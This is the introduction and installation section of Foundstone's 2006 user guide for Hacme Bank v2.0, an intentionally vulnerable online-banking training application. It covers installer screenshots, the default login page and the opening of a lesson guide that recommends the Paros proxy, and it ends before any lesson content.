Foundstone®
Professional Services
A DIVISION OF McAFEE

Foundstone Hacme Bank v2.0™
Software Security Training Application

User and Solution Guide

Author: Shanit Gupta, Foundstone Inc.

April 7, 2006

Proprietary

Introduction

Hacme Bank™ is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank™ simulates a "real-world" online banking application, which was built with a number of known and common vulnerabilities such as SQL injection and cross-site scripting. This allows users to attempt real exploits against a web application and thus learn the specifics of the issue and how best to fix it. Foundstone uses this application extensively in our *Ultimate Web Hacking* and *Building Secure Software* training classes with great success. We have found that students in these classes appreciate the real-world nature and the ability to test their skills against an application with no legal liability.

Increasingly, computer attacks are migrating from the network perimeter to poorly designed and developed software applications. Fundamentally, little has been done to tackle this problem, with most current offerings being only piece-meal with much promise but little delivery. We believe the correct solution is to train application developers and architects about the need to design and write secure software and how to do so. As a first step in this effort, it is important for this audience to see the problems in action from an attacker's perspective. This helps to identify the fundamental issues at play which make such attacks possible, and what they as the application creators, can do to thwart the efforts of a malicious attacker.

For instance, data validation has often been neglected with performance impact being cited as the primary reason for doing so. At the same time, most security researchers would agree that insufficient (or sadly often the absence of) data validation is the leading cause of software security vulnerabilities. Buffer overflows, SQL injection and cross site scripting can all be prevented through proper data validation. As for the performance effect, in our experience, that is often negligible as compared to rest of the application which is typically performing both CPU and I/O intensive operations such as encryption and database/file access.

Hacme Bank™ lets its users see how easily a number of its issues could have been prevented through data validation. Thus, by experiencing first hand, both the attack and what made it possible, we believe the software development community can be trained to recognize the potential for such problems occurring in their own applications. In turn, increased knowledge and skill will motivate them to both fix current problems before they are exploited and indeed build future applications to be secure from day one of the software development life cycle.

Disclaimer: Hacme Bank is riddled with vulnerabilities by design. Use of Hacme Bank can cause system compromise and Foundstone accepts no liability for the same. We strongly advise users not to use the application on production systems.

Installation Guide


- **Pre-requisites:** Hacme Bank™ is an ASP.NET web application built using C#. It requires the use of the Microsoft .NET framework version 1.1, Microsoft IIS and either Microsoft SQL Server 2000 or MSDE 2000. These may be obtained by visiting the Microsoft Websites listed in the following table:

• Microsoft .NET Framework v1.1	• http://msdn.microsoft.com/netframework/downloads/framework1_1/
• Microsoft IIS	• Consult your operating system documentation to install Microsoft Internet Information Services
• MSDE 2000 Release A	• http://www.microsoft.com/sql/prodinfo/previousversions/msde/prodinfo.mspx

- Refer to the troubleshooting section at the end of this document for detailed steps to install .NET Framework, MSDE, and IIS.

- Hacme Bank™ has been tested on Windows XP workstations running .NET v1.1. While it has not been tested on other versions of Windows, we do believe that it should execute successfully on all Windows operating systems that can support the 1.1 framework.

- **Installation Steps:** Hacme Bank™ can be downloaded from the Foundstone website at http://www.foundstone.com/s3i. Hacme Bank has two essential components. Hacme Bank WebServices is the backend service that performs the processing log of the application. To install Hacme Bank WebServices double click the HacmeBank_WebServices_Setup.msi. After double clicking the setup, the splash screen shown in Figure 1 will be shown. Click *Next* to proceed in the installation. Figure 2 displays the license agreement that must be accepted in order to install the tool. On clicking *Next*, the user is then asked to specify a name for the virtual directory that will be created. By default this is *HacmeBank_v2_WS*. The user is also asked to specify the port on the web server which defaults to 80 (don' t select 8080 as we will be using the port for another purpose later on). Figures 4 and 5 represent the next two steps in the installation wizard and are fairly straightforward. Figure 6 requests details of the database to be used. The address of the Microsoft SQL database server must be provided here along with the credentials to be used. The installation wizard supports both SQL Authentication and Windows Authentication (the default and recommended option). Note that the MSSQLSERVER service must be started, and any previous installations of the FoundStone_Bank database files must be physically removed from the MSSQL data directory. Figures 7 and 8 complete the installation steps. The second component of the tool is the web site which has the presentation logic. The installation steps are similar to that of WebServices. They are show in figures 9 to 13.




Welcome to the Hacme Bank WebService Setup Setup Wizard

The installer will guide you through the steps required to install Hacme Bank WebService Setup on your computer.

WARNING: This computer program is protected by copyright law and international treaties. Unauthorized duplication or distribution of this program, or any portion of it, may result in severe civil or criminal penalties, and will be prosecuted to the maximum extent possible under the law.

Figure 1



License Agreement


Please take a moment to read the license agreement now. If you accept the terms below, click "I Agree", then "Next". Otherwise click "Cancel".

TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION

1. **Definitions**.

○ I Do Not Agree ● I Agree

Figure 2



Select Installation Address


The installer will install Hacme Bank WebService Setup to the following virtual directory.

To install to this virtual directory, click "Next". To install to a different virtual directory, enter it below.

Virtual directory: HacmeBank_v2_WS

Port: 80

Figure 3




Confirm Installation

The installer is ready to install Hacme Bank WebService Setup on your computer.

Click "Next" to start the installation.

Figure 4



Hacme Bank WebService Setup

Installing Hacme Bank WebService Setup

Hacme Bank WebService Setup is being installed.

Please wait...

Figure 5


Foundstone Hacme Bank Setup Wizard

Database Setup

Enter the name of the SQL server to use and an account with permissions to create databases on that machine. If you choose the Windows Authentication option, your Windows account will need to have administrative privileges on that machine.

Server Name: (local)


● Trusted Connection

○ SQL Server Authentication

User Name: sa

Password:

Figure 6




Hacme Bank WebService Setup

Installing Hacme Bank WebService Setup

Hacme Bank WebService Setup is being installed.

Please wait...

Figure 7



Hacme Bank WebService Setup


Installation Complete

Hacme Bank WebService Setup has been successfully installed.

Click "Close" to exit.

Please use Windows Update to check for any critical updates to the .NET Framework.

Figure 8




Hacme Bank Website Setup

Welcome to the Hacme Bank Website Setup Setup Wizard

The installer will guide you through the steps required to install Hacme Bank Website Setup on your computer.

WARNING: This computer program is protected by copyright law and international treaties. Unauthorized duplication or distribution of this program, or any portion of it, may result in severe civil or criminal penalties, and will be prosecuted to the maximum extent possible under the law.

Figure 9



Hacme Bank Website Setup

License Agreement


Please take a moment to read the license agreement now. If you accept the terms below, click "I Agree", then "Next". Otherwise click "Cancel".

TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION

1. **Definitions**.

○ I Do Not Agree ● I Agree

Figure 10



Hacme Bank Website Setup

Select Installation Address


The installer will install Hacme Bank Website Setup to the following virtual directory.

To install to this virtual directory, click "Next". To install to a different virtual directory, enter it below.

Virtual directory: HacmeBank_v2_Website

Port: 80

Figure 11




Hacme Bank Website Setup

Confirm Installation

The installer is ready to install Hacme Bank Website Setup on your computer.

Click "Next" to start the installation.

Figure 12




Hacme Bank Website Setup

Installing Hacme Bank Website Setup

Hacme Bank Website Setup is being installed.

Please wait...

Figure 13



Hacme Bank Website Setup

Installation Complete


Hacme Bank Website Setup has been successfully installed.

Click "Close" to exit.

Please use Windows Update to check for any critical updates to the .NET Framework.

Figure 14

When the application is successfully installed, the “Foundstone Free Tools” program group should appear in your Start menu, from which you can browse to the virtual directory name specified in step 3 above. By default the path is http://localhost/HacmeBank_v2_Website. Figure 15 shows the default login page.


Hacme Bank - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Address
http://localhost/HacmeBank_V2_Website/aspx/Login.aspx
Go
Foundstone | Hacme Bank 2.0
ONLINE BANKING
Login
Username:
Password:
Submit
Local intranet

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Software
11/15/05	London, England	Writing Secure Code - ASP.NET

Figure 15

Hacme Bank Lesson Guide

Exploiting some of the vulnerabilities present in Hacme Bank™ requires the use of an HTTP proxy. Paros is one such proxy that is commonly used within the web application testing community. It is JAVA based and may be downloaded together with the source code from http://www.parosproxy.org. Once you have downloaded and installed Paros it requires minimal configuration. As is shown in Figure 10, check the *Trap Request* and *Trap Response* options when needed to make modifications to the HTTP request after it leaves the browser (for instance if you want to manipulate HTTP form *POST* parameters) or the HTTP response before it arrives in the browser (for instance if you want to change input field lengths).


